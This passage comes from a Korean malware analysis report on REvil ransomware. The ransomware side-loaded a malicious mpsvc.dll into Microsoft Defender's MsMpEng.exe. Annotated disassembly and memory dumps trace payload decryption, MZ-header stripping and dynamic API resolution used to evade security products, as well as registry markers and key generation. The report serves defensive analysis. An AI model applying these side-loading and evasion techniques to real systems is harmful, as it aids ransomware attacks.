69361397	68 3C553669	push mpsvc.6936553C	6936553C:L"Somansa Is No.1"	
6936139C	6A 00	push 0		
6936139E	FF15 C8823669	call dword ptr ds:[693682C8]	MessageBox In ServiceCrtMain	

[그림 13] MsMpEng.exe 의 ServiceCrtMain 호출

소만사는 MsMpEng.exe 의 Exploit 을 재현하기 위해 임의의 DLL 을 생성하여 mpsvc.dll 로 명명한 후 실행을 시켰다. 실행 결과 위와 같이 mpsvc.dll 을 검증하지 않고 로드하며, ServiceCrtMain 함수의 조작 여부를 검증하지 않고 호출하는 것을 재현하여 확인할 수 있었다.

2.3.4 MsMpEng.exe Exploit 재현 (2)



[그림 14] MsMpEng.exe 의 MessageBox 출력

Exploit 의 재현 결과로 MsMpEng.exe 는 mpsvc.dll 을 로드한 후 ServiceCrtMain 함수를 호출했다. 또한 그 내부의 MessageBox API 도 실행되어, Somansa 와 Privacy-i EDR 문구 등을 출력했다.

2.3.5 MsMpEng.exe Exploit 및 DLL-SideLoading Exploit

REvil 랜섬웨어 공격에 사용한 MsMpEng.exe 의 확인된 Exploit 은 아래와 같이 2 개가 존재한다.

[1. MsMpEng.exe Exploit]

- DLL 로드 시 조작된 DLL 인지 확인을 하지 않는다. 또한 Export 함수의 조작 여부를 확인하지 않는다.

[2. DLL-SideLoading Exploit]

- DLL-SideLoading 은 DLL 을 로드하는 순서를 이용한 Exploit 으로 DLL Search 메커니즘을 악용한다.

- 로드 순서는 아래와 같은데, 이 순서를 악용하여 현재 폴더에 악성 DLL 을 위치시킨 후 이를 로드 하도록 만드는 기법이다.

Application Load Folder / Current Folder / System Folder / Window Folder / PATH Variable Folder

[표 4] MsMpEng.exe Exploit 및 DLL-SideLoading

2.4 REvil 랜섬웨어 분석

2.4.1 ServiceCrtMain 함수 내 CreateThread API

69481290	55	push ebp	ServiceCrtMain
69481291	8BEC	mov ebp,esp	
69481293	83EC 08	sub esp,8	
69481296	8D45 FC	lea eax,dword ptr ss:[ebp-4]	
69481299	50	push eax	
6948129A	6A 00	push 0	
6948129C	6A 00	push 0	
6948129E	68 B0114869	push mpsvc.694811B0	
694812A3	6A 00	push 0	
694812A5	6A 00	push 0	
694812A7	FF15 3C214F69	call dword ptr ds:[<&CreateThread>]	
694811B0	55	push ebp	
694811B1	8BEC	mov ebp,esp	
694811B3	83EC 08	sub esp,8	
694811B6	68 00010000	push 100	
694811B8	FF15 38214F69	call dword ptr ds:[<&GetCurrentThread>]	
694811C1	50	push eax	
694811C2	FF15 34214F69	call dword ptr ds:[<&SetThreadPriority>]	
694811C8	A1 20CC5369	mov eax,dword ptr ds:[6953CC20]	
694811CD	50	push eax	
694811CE	68 00D05169	push mpsvc.6951D000	
694811D3	E8 38FFFFFF	call mpsvc.69481110	

[그림 15] ServiceCrtMain 함수 내 CreateThread API 호출

MsMpEng.exe 프로세스의 ServiceCrtMain Export 함수 호출로, REvil 랜섬웨어는 시작된다. 해당 함수 내부에는 CreateThread API 를 호출하게 되어있다. Thread 의 Start Address 를 확인하면 위와 같이 실제 REvil 랜섬웨어 코드를 확인할 수 있다.

2.4.2 REvil 랜섬웨어 Thread 동작 방식

694812A7	FF15 3C214F69	call dword ptr ds:[<&CreateThread>]	
694812AD	8945 F8	mov dword ptr ss:[ebp-8],eax	
694812B0	8B 01000000	mov ecx,1	
694812B5	85C9	test ecx,ecx	
694812B7	74 0D	je mpsvc.694812C6	
694812B9	68 E8030000	push 3E8	
694812BE	FF15 30214F69	call dword ptr ds:[<&Sleep>]	
694812C4	EB EA	jmp mpsvc.694812B0	

[그림 16] Sleep API 를 통한 Thread 제어

REvil 랜섬웨어는 Sleep API 를 통해 일정 시간 동안 Main Thread 를 중지 시켜, 그 유휴 시간 동안 실행 되는 방식으로 동작한다.

2.4.3 Thread 우선 순위 변경

694811B6	68 00010000	push 100	
694811B8	FF15 38214F69	call dword ptr ds:[<&GetCurrentThread>]	
694811C1	50	push eax	
694811C2	FF15 34214F69	call dword ptr ds:[<&SetThreadPriority>]	
694811C8	A1 20CC5369	mov eax,dword ptr ds:[6953CC20]	
694811CD	50	push eax	
694811CE	68 00D05169	push mpsvc.6951D000	

[그림 17] Thread 우선 순위 변경

GetCurrentThread API 를 통해 현재 Thread 의 핸들을 획득한 후, SetThreadPriority API 호출을 통해 Thread 의 우선 순위를 향상시킨다. 이는 항 후 파일 암호화 및 기타 랜섬 행위 수행 시 Thread 의 우선 순위를 높여 빠른 처리 속도로 행위 수행을 할 수 있도록 하기 위함이다.

2.4.4 REvil 랜섬웨어 파일 매핑

69481230	6A FF	push FFFFFFFF	
69481232	FF15 A8204F69	call dword ptr ds:[<&CreateFileMappingW>]	
69481238	8945 FC	mov dword ptr ss:[ebp-4],eax	
6948123B	837D FC 00	cmp dword ptr ss:[ebp-4],0	
6948123F	74 E0	je mpsvc.69481221	
69481241	837D FC FF	cmp dword ptr ss:[ebp-4],FFFFFFFF	
69481245	74 DA	je mpsvc.69481221	
69481247	A1 1CCC5369	mov eax,dword ptr ds:[6953CC1C]	
6948124C	50	push eax	
6948124D	6A 00	push 0	
6948124F	6A 00	push 0	
69481251	68 3F00F00	push F003F	
69481256	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
69481259	51	push ecx	
6948125A	FF15 2C214F69	call dword ptr ds:[<&MapViewOfFile>]	
69481260	8945 F8	mov dword ptr ss:[ebp-8],eax	

[그림 18] REvil 랜섬웨어 파일 매핑

REvil 랜섬웨어 페이로드는 Thread 내에서 호출된 CreateFileMappingW 및 MapViewOfFile API 를

통해 파일로 매핑된다. 파일 매핑은 일반적으로 파일을 메모리에 로드하고 쉽게 제어할 수 있도록 하기 위해 사용된다.

2.4.5 매핑된 REvil 랜섬웨어 페이로드

694810E9	8945 F4	mov dword ptr ss:[ebp-C],eax	
694810EC	880D 10204F69	mov ecx,dword ptr ds:[<&LoadLibraryA>]	
694810F2	894D F8	mov dword ptr ss:[ebp-8],ecx	
694810F5	8B15 48214F69	mov edx,dword ptr ds:[<&GetProcAddress>]	
694810FB	8955 FC	mov dword ptr ss:[ebp-4],edx	
694810FE	FF75 FC	push dword ptr ss:[ebp-4]	
69481101	FF75 F8	push dword ptr ss:[ebp-8]	
69481104	FF55 F4	call dword ptr ss:[ebp-C]	0x00510000
00510000	55	push ebp	
00510001	88EC	mov ebp,esp	
00510003	83EC 0C	sub esp,C	
00510006	E8 05EF0100	call 52EF10	
00510008	8945 FC	mov dword ptr ss:[ebp-4],eax	
0051000E	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
00510011	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
00510014	8988 98000000	mov dword ptr ds:[eax+98],ecx	
0051001A	8B55 FC	mov edx,dword ptr ss:[ebp-4]	
0051001D	8B45 0C	mov eax,dword ptr ss:[ebp+C]	

[그림 19] 매핑된 REvil 랜섬웨어 페이로드

이전의 CreateFileMappingW 및 MapViewOfFile API 를 통해 매핑된 REvil 랜섬웨어 페이로드를 위의 주소 0x00510000 에서 확인할 수 있다. 해당 주소의 코드는 실질적인 REvil 랜섬웨어의 실체로서 이후 발생될 파일 암호화 및 기타 랜섬 행위가 발생하는 영역이다.

2.4.6 코드 복호화에 필요한 API 주소 획득

0051002C	51	push ecx	ecx:"kernel32.dll"
0051002D	8B55 FC	mov edx,dword ptr ss:[ebp-4]	[ebp-4]: "FreeLibrary"
00510030	8B82 98000000	mov eax,dword ptr ds:[edx+98]	Kernel32.dll
00510036	FFD0	call eax	LoadLibraryA
00510045	52	push edx	
00510046	8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]: "FreeLibrary"
00510049	8B88 9C000000	mov ecx,dword ptr ds:[eax+9C]	VirtualAllocEx
0051004F	FFD1	call ecx	GetProcAddress
00510064	51	push ecx	
00510065	8B55 FC	mov edx,dword ptr ss:[ebp-4]	[ebp-4]: "FreeLibrary"
00510068	8B82 9C000000	mov eax,dword ptr ds:[edx+9C]	VirtualProtect
0051006E	FFD0	call eax	GetProcAddress

[그림 19] 매핑된 REvil 랜섬웨어 페이로드

REvil 랜섬웨어는 내부에 암호화된 코드를 가지고 있는데, 이를 복호화 하기 위해 필요한 API 의 주소를 획득한다. 이 과정은 LoadLibraryA 와 GetProcAddress API 호출을 통해 이루어지는데, 대상 API 들은 아래의 표와 같다.

Kernel32.dll ! LoadLibraryA
 Kernel32.dll ! VirtualAllocEx
 Kernel32.dll ! VirtualProtect
 Kernel32.dll ! FreeLibrary
 Kernel32.dll ! IsBadReadPtr

[표 5] Kernel32.dll 의 대상 API

API 의 주소를 동적으로 획득하는 과정을 통해 API 등을 통해 악성코드 여부를 판단하는 보안 제품을 우회할 수 있다.

2.4.7 코드 복호화를 위한 메모리 속성 변경

005100D8	6A 00	push 0	
005100DD	6A 04	push 4	
005100DF	68 7CE80100	push 1E87C	
005100E4	8B55 F4	mov edx,dword ptr ss:[ebp-C]	0x005106FC
005100E7	52	push edx	[ebp-4]: "FreeLibrary"
005100E8	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
005100EB	8B88 A4000000	mov ecx,dword ptr ds:[eax+A4]	
005100F1	FFD1	call ecx	VirtualProtect

[그림 20] 코드 복호화를 위한 메모리 속성 변경

VirtualProtect API 호출을 통해 코드 복호화를 위한 메모리 속성을 변경한다. 위 사진의 0x005106FC 주소를 확인할 수 있는데, 해당 주소가 이후에 코드 복호화가 되는 메모리 주소이다.

2.4.8 코드 복호화 과정 수행

0051017C	8955 F4	mov dword ptr ss:[ebp-C],edx	
0051017F	817D F8 00E80100	cmp dword ptr ss:[ebp-8],1E800	
00510186	7D 60	jge 5101E8	
00510188	817D F4 D2000000	cmp dword ptr ss:[ebp-C],D2	
0051018F	7E 07	jle 510198	
00510191	C745 F4 00000000	mov dword ptr ss:[ebp-C],0	
00510198	8B45 F8	mov eax,dword ptr ss:[ebp-8]	
00510198	25 01000080	and eax,80000001	
005101A0	79 05	jns 5101A7	
005101A2	48	dec eax	
005101A3	83C8 FE	or eax,FFFFFFF	
005101A6	40	inc eax	
005101A7	85C0	test eax,eax	
005101A9	75 1C	jne 5101C7	
005101A8	0FB74D FC	movzx ecx,word ptr ss:[ebp-4]	
005106FC	48	dec eax	eax: "FreeLibrary"
005106FD	4A	dec edx	
005106FE	DA4C4F 4E	fimul st(0),dword ptr ds:[edi+ecx*2+4E]	eax: "FreeLibrary"
00510702	4E	dec esi	
00510703	40	inc eax	
00510704	44	inc esp	
00510705	42	inc edx	
00510706	42	inc edx	
00510707	44	inc esp	
00510708	BB 894658E0	mov ebx,E05846B9	
0051070D	5A	pop edx	
005106FC	0000	add byte ptr ds:[eax],al	
005106FE	DA4C4F 4E	fimul st(0),dword ptr ds:[edi+ecx*2+4E]	
00510702	4E	dec esi	
00510703	40	inc eax	
00510704	44	inc esp	
00510705	42	inc edx	
00510706	42	inc edx	
00510707	44	inc esp	
00510708	BB 894658E0	mov ebx,E05846B9	
0051070D	5A	pop edx	

[그림 21] 코드 복호화 수행 과정

위 사진을 보면, 특정한 연산을 수행하는 것을 확인할 수 있다. 해당 연산은 이전의 VirtualProtect API 호출을 통해 속성을 변경한 메모리 영역에 대해 수행되는데, 0x005106FC 주소를 보면 코드 복호화 전과 후의 차이를 확인할 수 있다. 이 코드 복호화 과정은 메모리 내에서 수행되며, 코드 복호화를 통해 코드의 특정 패턴 등을 확인하여 악성코드를 판별하는 보안 제품을 우회할 수 있다.

2.4.9 메모리 영역 획득

00510625	6A 40	push 40	
00510627	68 00300000	push 3000	
0051062C	8B4D E8	mov ecx,dword ptr ss:[ebp-18]	
0051062F	51	push ecx	
00510630	6A 00	push 0	
00510632	6A FF	push FFFFFFFF	
00510634	8B55 C4	mov edx,dword ptr ss:[ebp-3C]	[ebp-3C]: "FreeL
00510637	8B82 A0000000	mov eax,dword ptr ds:[edx+A0]	
0051063D	FFD0	call eax	VirtualAllocEx

[그림 22] 임의의 메모리 영역 획득

VirtualAllocEx API 호출을 통해 임의의 메모리 영역을 획득하는데, VirtualAllocEx API 호출 시 핸들을 0xFFFFFFFF 로 주어 자기 자신의 메모리 영역을 획득한다. 획득한 메모리는 0x01F90000 으로 해당 메모리 영역에는 추후 다시 한번 복호화를 수행한 REvil 랜섬웨어 코드가 적재된다.

2.4.10 REvil 랜섬웨어 코드 복호화

00510219	8B55 FC	mov edx,dword ptr ss:[ebp-4]	
0051021C	83C2 01	add edx,1	
0051021F	8955 FC	mov dword ptr ss:[ebp-4],edx	
00510222	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
00510225	3B45 08	cmp eax,dword ptr ss:[ebp+8]	
00510228	73 12	jae 51023C	
0051022A	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	
0051022D	034D FC	add ecx,dword ptr ss:[ebp-4]	
00510230	8B55 EC	mov edx,dword ptr ss:[ebp-14]	
00510233	0355 FC	add edx,dword ptr ss:[ebp-4]	
00510236	8A02	mov al,byte ptr ds:[edx]	
00510238	8801	mov byte ptr ds:[ecx],al	
0051023A	EB DD	jmp 510219	
0051023C	8BE5	mov esp,ebp	
0051023E	5D	pop ebp	
0051023F	C2 0400	ret 4	

[그림 23] REvil 랜섬웨어 코드 복호화

위 사진은 일련의 연산을 통해 REvil 랜섬웨어 코드를 복호화하여 특정 메모리 영역으로 적재시키는 모습이다. 대상 메모리 영역은 이전에 VirtualAllocEx API 호출을 통해 획득한 0x01F90000 이다.

2.4.11 PE 시그니처 기반 탐지 우회

01F90000	00 00 90 00	03 00 00 00	04 00 00 00	FF FF 00 00	yy..	
01F90010	B8 00 00 00	00 00 00 00	40 00 00 00	00 00 00 00	@.....	
01F90020	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01F90030	00 00 00 00	00 00 00 00	00 00 00 00	F0 00 00 00	d.....	
01F90040	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01F90050	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01F90060	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01F90070	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01F90080	00 00 00 00	00 00 00 00	00 00 00 00	00 00 00 00		
01FA0D00	00 00 00 00	7F 00 43 6C	6F 73 65 48	61 6E 64 6C	CloseHandl	
01FA0D10	65 00 02 06	6C 73 74 72	63 6D 70 69	57 00 52 05	e...lstrcmplw.R.	
01FA0D20	53 6C 65 65	70 00 96 05	56 65 72 53	65 74 43 6F	Sleep...VerSetCo	
01FA0D30	6E 64 69 74	69 6F 6E 4D	61 73 6B 00	9A 05 56 65	nditionMask...Ve	
01FA0D40	72 69 66 79	56 65 72 73	69 6F 6E 49	6E 66 6F 57	rifyVersionInfow	
01FA0D50	00 00 FE 05	6C 73 74 72	63 6D 70 41	00 00 35 05	..b.lstrcmplA..5.	
01FA0D60	53 65 74 54	68 72 65 61	64 50 72 69	6F 72 69 74	SetThreadPriorit	
01FA0D70	79 00 48 45	52 4E 45 4C	33 32 2E 64	6C 6C 00 00	y.KERNEL32.dll..	
01FA0D80	4D 02 4D 65	73 73 61 67	65 42 6F 78	57 00 55 53	M.MessageBoxw.US	
01FA0D90	45 52 33 32	2E 64 6C 6C	00 00 4F 4C	45 41 55 54	ER32.dll..OLEAUT	
01FA0DA0	33 32 2E 64	6C 6C 00 00	00 00 00 00	00 00 00 00	32.dll.....	

[그림 24] PE 시그니처 기반 탐지 우회

위 사진을 보면 복호화된 코드가 0x01F90000 주소에 위치함을 알 수 있다. 그러나 해당 코드는 정상적인 PE 의 구조가 아님을 확인할 수 있는데, 0x4D5A(MZ)로 시작하지 않는다. 이는 내부 복호화 시 0x4D5A(MZ)를 의도적으로 삭제하여 보안 제품의 PE 시그니처 기반 탐지를 우회하는 것이다. 즉, 정상적인 PE 가 아닌 것으로 위장하여 보안 제품을 우회하는 기술이다.

2.4.13 API 주소 동적 획득

005104F1	52	push edx	
005104F2	8B45 E4	mov eax,dword ptr ss:[ebp-1C]	
005104F5	50	push eax	
005104F6	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	[ebp-10]: "FreeLibrary"
005104F9	8B91 9C000000	mov edx,dword ptr ds:[ecx+9C]	KERNEL32.dll
005104FF	FFD2	call edx	LoadLibraryA
00510529	52	push edx	
0051052A	8B45 E4	mov eax,dword ptr ss:[ebp-1C]	edx: "VerSetConditionMask"
0051052D	50	push eax	
0051052E	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	[ebp-10]: "FreeLibrary"
00510531	8B91 9C000000	mov edx,dword ptr ds:[ecx+9C]	edx: "VerSetConditionMask"
00510537	FFD2	call edx	GetProcAddress

[그림 25] API 주소 동적 획득

이후에 사용될 대상 API 주소를 다시 한번 동적으로 획득한다. 그 대상 API 는 다음과 같다.

Kernel32.dll ! CloseHandle
 Kernel32.dll ! lstrcpw
 Kernel32.dll ! Sleep
 Kernel32.dll ! VerSetConditionMask
 Kernel32.dll ! VerifyVersionInfoW
 Kernel32.dll ! lstrcpA
 Kernel32.dll ! SetThreadPriority

[표 6] Kernel32.dll 의 대상 API

User32.dll ! MessageBoxW

[표 7] User32.dll 의 대상 API

Oleaut32.dll ! SysAllocString
 Oleaut32.dll ! SysFreeString
 Oleaut32.dll ! VariantInit
 Oleaut32.dll ! VariantClear

[표 8] Oleaut32.dll 의 대상 API

2.4.14 PC 감염 여부 확인

01F95C8E	50	push eax	
01F95CBF	6A 01	push 1	
01F95CC1	53	push ebx	
01F95CC2	FF75 0C	push dword ptr ss:[ebp+C]	SOFTWARE\BlackLivesMatter
01F95CC5	8BF3	mov esi,ebx	
01F95CC7	FF75 08	push dword ptr ss:[ebp+8]	HKEY_LOCAL_MACHINE
01F95CCA	FF15 B427FA01	call dword ptr ds:[<&RegOpenKeyExw>]	
01F95C8E	50	push eax	
01F95CBF	6A 01	push 1	
01F95CC1	53	push ebx	
01F95CC2	FF75 0C	push dword ptr ss:[ebp+C]	SOFTWARE\BlackLivesMatter
01F95CC5	8BF3	mov esi,ebx	
01F95CC7	FF75 08	push dword ptr ss:[ebp+8]	HKEY_CURRENT_USER
01F95CCA	FF15 B427FA01	call dword ptr ds:[<&RegOpenKeyExw>]	

[그림 26] 레지스트리 확인을 통한 PC 감염 여부 확인

REvil 랜섬웨어는 특정 레지스트리를 생성하는데, 이는 PC 감염 여부 확인에도 사용된다. 대상 경로의 레지스트리를 확인한 후 만약, 해당 레지스트리가 없으면 이는 감염이 되지 않았다고 판단하고 감염을 진행한다. 대상 레지스트리 경로는 위의 HKLM, HKCU 경로의 SOFTWARE\BlackLivesMatter 이다.

2.4.15 암호화 키 생성을 위한 특정 값 생성

01F96129	0F31	rdtsc	
01F9612B	8BF0	mov esi,eax	
01F9612D	8BFA	mov edi,edx	
01F9612F	E8 94000000	call 1F961C8	
01F96134	0F31	rdtsc	
01F96136	2BC6	sub eax,esi	
01F96138	8BCA	mov ecx,edx	
01F9613A	8945 F0	mov dword ptr ss:[ebp-10],eax	
01F9613D	1BCF	sbb ecx,edi	
01F9613F	894D F8	mov dword ptr ss:[ebp-8],ecx	
01F96142	E8 81000000	call 1F961C8	
01F961CB	FF15 A827FA01	call dword ptr ds:[<&timeBeginPeriod>]	
01F961D1	FF15 C825FA01	call dword ptr ds:[<&timeGetTime>]	
01F961D7	8BF0	mov esi,eax	
01F961D9	6A 01	push 1	
01F961DB	FF15 D426FA01	call dword ptr ds:[<&sleep>]	
01F961E1	FF15 C825FA01	call dword ptr ds:[<&timeGetTime>]	
01F961E7	3BF0	cmp esi,eax	

[그림 27] 시간 주기를 통한 값 생성

두 rdtsc 명령 사이의 서브루틴에는 timeBeginPeriod 와 timeGetTime API 호출이 수행되는데 이는 두 API 의 호출 시 발생하는 일정 거리의 시간 주기를 통해 논리 연산을 수행하여 특정한 32 비트 값을 얻는 과정이다.

2.4.16 암호화 키 생성에 필요한 키 값

01F9718A	8D45 DC	lea eax,dword ptr ss:[ebp-24]	
01F9718D	C645 FC 00	mov byte ptr ss:[ebp-4],0	
01F97191	50	push eax	eax: "gONRzzreFplynD81rU0WSXjPhD0Aivno"
01F97192	E8 59F8FFFF	call 1F969F0	
01F97197	50	push eax	eax: "gONRzzreFplynD81rU0WSXjPhD0Aivno"
01F97198	8D45 DC	lea eax,dword ptr ss:[ebp-24]	
01F9719B	50	push eax	eax: "gONRzzreFplynD81rU0WSXjPhD0Aivno"
01F9719C	6A 30	push 30	

[그림 28] 암호화 키 생성에 필요한 키 값 생성

파일 및 C&C 통신 시 등에 사용하는 암호화 키는 생성 시, 키 값과 벡터가 필요하다. 이를 위해 특정 키 값을 사용하는데, 해당 키 값은 위 사진의 'gONRzzreFplynD81rU0WSXjPhD0Aivno'이다.

2.4.17 암호화 키 생성

01F992D3	8B0C8D 78EBF901	mov ecx,dword ptr ds:[ecx*4+1F9E878]	
01F992DA	0FB6C0	movzx eax,al	
01F992DD	330C85 78E7F901	xor ecx,dword ptr ds:[eax*4+1F9E778]	
01F992E4	8B45 08	mov eax,dword ptr ss:[ebp+8]	
01F992E7	C1E8 18	shr eax,18	
01F992EA	330C85 78E3F901	xor ecx,dword ptr ds:[eax*4+1F9E378]	
01F992F1	0FB6C2	movzx eax,d1	
01F992F4	330C85 78EFF901	xor ecx,dword ptr ds:[eax*4+1F9EF78]	

[그림 29] 암호화 키 생성

특정한 알고리즘을 통해 일련의 연산을 수행하여 암호화에 필요한 키를 생성한다. 대상 키와 매칭되는 알고리즘은 다음과 같다.

키 암호화 용 AES-256 키	키 + 벡터 값을 통해 생성된 AES-256
개인키	X25519 (Curve25519)
공개키	X25519 (Curve25519) + SHA3-256
파일 암호화 키	ChaCha20 암호화 알고리즘

[표 9] 암호화 키와 알고리즘

2.4.17 REvil 랜섬웨어 공격자의 공개 키 등록

01F95D3C	56	push esi	
01F95D3D	50	push eax	
01F95D3E	56	push esi	
01F95D3F	6A 02	push 2	
01F95D41	56	push esi	
01F95D42	56	push esi	
01F95D43	56	push esi	
01F95D44	FF75 0C	push dword ptr ss:[ebp+C]	
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyExw>]	SOFTWARE\BlackLivesMatter HKEY_LOCAL_MACHINE
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	[ebp+10]:L"Ed7"
01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueExw>]	
01FA3420	F7 F0 20 C8 B8 D6 12 F8 96 6E FB 9A C9 1D A4 D1	0D E0 0.0.nu.E.N	
01FA3430	0D 78 D1 EF 4B 64 9E 61 C2 B9 AD A3 FC C2 C8 53	.xNikd.aA'.fUAES	
01FA3440	69 7C 11 62 8B D7 43 5B 41 D2 26 33 26 9F E4 7F	i .b.xC[A0&3&.a.	
01FA3450	D6 5D CE BE 59 D5 59 08 3E AA CF 92 A7 D5 F1 32	0]ixY0Y.>*I.s0h2	
01FA3460	27 50 20 EB BD 32 5E A4 5E 9D 3F AF C5 C7 06 CF	'P e%2^aA.?_Ac.I	
01FA3470	D2 D0 A8 0E 1F FA F0 60 DE 44 51 F4 7A 0D 11 4A	0D...ú0`bDQ0z..J	
01FA3480	B0 A2 4E 7D AE 15 44 C1 6D E9 08 92 76 0A 87 F5	*cN}e.DAmé..v..ô	
01FA3490	55 08 7C CD 7A 45 98 55 2C 6D 8E F2 34 ED 61 C3	U. IzE.U,m.ô4iaA	
01FA34A0	72 1F 74 2D 57 3C CE 3A FB 24 3A 2C 7F 23 0A 54	r.t-W<I:ú\$:.,#.T	

ARE#WOW6432Node#BlackLivesMatter		
이름	종류	데이터
 (기본값)	REG_SZ	(값 설정 안 됨)
 Ed7	REG_BINARY	f7 f0 20 c8 bb d6 12 f8 96 6e fb 9a c9 1d a4 d1 0d 78 d1 ef 4b...

[그림 30] 암호화 키 생성에 필요한 키 생성 및 레지스트리 등록

Revil 랜섬웨어 공격자의 공개 키를 등록한다. 해당 키는 'Ed7' 이라는 이름의 값으로 이전에 확인한 HKLM\SOFTWARE\BlackLivesMatter 레지스트리 경로에 등록된다.

2.4.18 감염 PC 의 공개 키

01F95D3F	6A 02	push 2	SOFTWARE\BlackLivesMatter HKEY_LOCAL_MACHINE
01F95D41	56	push esi	
01F95D42	56	push esi	
01F95D43	56	push esi	
01F95D44	FF75 0C	push dword ptr ss:[ebp+C]	
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	[ebp+10]:L"QIeQ"
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyEx>]	
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	[ebp+10]:L"QIeQ"
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	
01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueEx>]	
026DDC20	A3 7C 80 5D 3A 9C 27 18 C7 77 5B C6 F3 9F 6A AD E1 .].'.CW[&0.J.		[ebp+10]:L"96Ia6"
026DDC30	8C 97 B2 47 CC BD BD 26 F4 0F 43 2C EC 0C 32 EB ..=G1%&0.C,i.2ē		
026DDC40	15 B0 26 B9 1D 3F 26 8F 61 98 DE 58 56 5E 71 98 .'.?&.a.pXV^q.		
026DDC50	3B 0C A8 73 44 C9 13 96 BA 98 DC 81 27 C2 00 43 ;.sDE..%.Ü.'A.C		
026DDC60	01 D8 D1 0F FE EE 28 75 05 A4 90 4A E4 89 1F A5 .0N.bi(u.p.Jä..¥		
026DDC70	DF D1 25 FB 97 7D C6 2C B4 C9 7B 04 C2 47 00 00 BN%Ü.}%,E{.Äg..		
ARE#WOW6432Node#BlackLivesMatter			
이름	종류	데이터	
 (기본값)	REG_SZ	(값 설정 안 됨)	
 Ed7	REG_BINARY	f7 f0 20 c8 bb d6 12 f8 96 6e fb 9a c9 1d a4 d1 0d 78 d1 ef 4b...	
 QIeQ	REG_BINARY	69 7c 11 62 8b d7 43 5b 41 d2 26 33 26 9f e4 7f d6 5d ce be ...	

[그림 31] 암호화 키 생성에 필요한 키 생성 및 레지스트리 등록

감염 PC 의 공개 키를 등록한다. 이는 이전과 같이 동일 경로에 'QIeQ' 라는 이름으로 등록한다.

2.4.19 Revil 랜섬웨어 공격자의 공개 키로 암호화한 감염 PC 의 비밀 키

01F95D3C	56	push esi	SOFTWARE\BlackLivesMatter HKEY_LOCAL_MACHINE
01F95D3D	50	push eax	
01F95D3E	56	push esi	
01F95D3F	6A 02	push 2	
01F95D41	56	push esi	
01F95D42	56	push esi	[ebp+10]:L"96Ia6"
01F95D43	56	push esi	
01F95D44	FF75 0C	push dword ptr ss:[ebp+C]	
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyEx>]	
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	[ebp+10]:L"96Ia6"
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	
01F95D61	FF75 FC	push dword ptr ss:[ebp-4]	[ebp+10]:L"96Ia6"
01F95D64	FF15 5427FA01	call dword ptr ds:[<&RegSetValueEx>]	

01FA3460	27 50 20 EB BD 32 5E A4 5E 9D 3F AF C5 C7 06 CF	1P e%2^aA.? AÇ.I
01FA3470	D2 D0 A8 0E 1F FA F0 60 DE 44 51 F4 7A 0D 11 4A	0D ..üð`pDQôz..J
01FA3480	B0 A2 4E 7D AE 15 44 C1 6D E9 08 92 76 0A 87 F5	°cN}°DAmé..v..ö
01FA3490	55 08 7C CD 7A 45 98 55 2C 6D 8E F2 34 ED 61 C3	U. IzE.U,m.ô4iaA
01FA34A0	72 1F 74 2D 57 3C CE 3A FB 24 3A 2C 7F 23 0A 54	r.t-W<I:û\$:,.,#.T

ARE#WOW6432Node#BlackLivesMatter		
이름	종류	데이터
 (기본값)	REG_SZ	(값 설정 안 됨)
 961a6	REG_BINARY	27 50 20 eb bd 32 5e a4 5e 9d 3f af c5 c7 06 cf d2 d0 a8 0e 1f...
 Ed7	REG_BINARY	f7 f0 20 c8 bb d6 12 f8 96 6e fb 9a c9 1d a4 d1 0d 78 d1 ef 4b...
 QleQ	REG_BINARY	69 7c 11 62 8b d7 43 5b 41 d2 26 33 26 9f e4 7f d6 5d ce be ...

[그림 32] 키 생성 및 등록

REvil 랜섬웨어 공격자의 공개 키로 암호화한 감염 PC 의 비밀 키를 등록한다. 이는 '961a6' 이라는 이름으로 레지스트리에 등록된다.

2.4.20 마스터 공개 키로 암호화된 감염 PC 의 비밀 키

01F95D3E	56	push esi	
01F95D3F	6A 02	push 2	
01F95D41	56	push esi	
01F95D42	56	push esi	
01F95D43	56	push esi	
01F95D44	FF75 0C	push dword ptr ss:[ebp+c]	
01F95D47	FF75 08	push dword ptr ss:[ebp+8]	
01F95D4A	FF15 8028FA01	call dword ptr ds:[<&RegCreateKeyExw>]	SOFTWARE\BlackLivesMatter HKEY_LOCAL_MACHINE
01F95D54	FF75 1C	push dword ptr ss:[ebp+1C]	
01F95D57	FF75 18	push dword ptr ss:[ebp+18]	
01F95D5A	FF75 14	push dword ptr ss:[ebp+14]	
01F95D5D	56	push esi	
01F95D5E	FF75 10	push dword ptr ss:[ebp+10]	[ebp+10]:L"Ucr1RB"
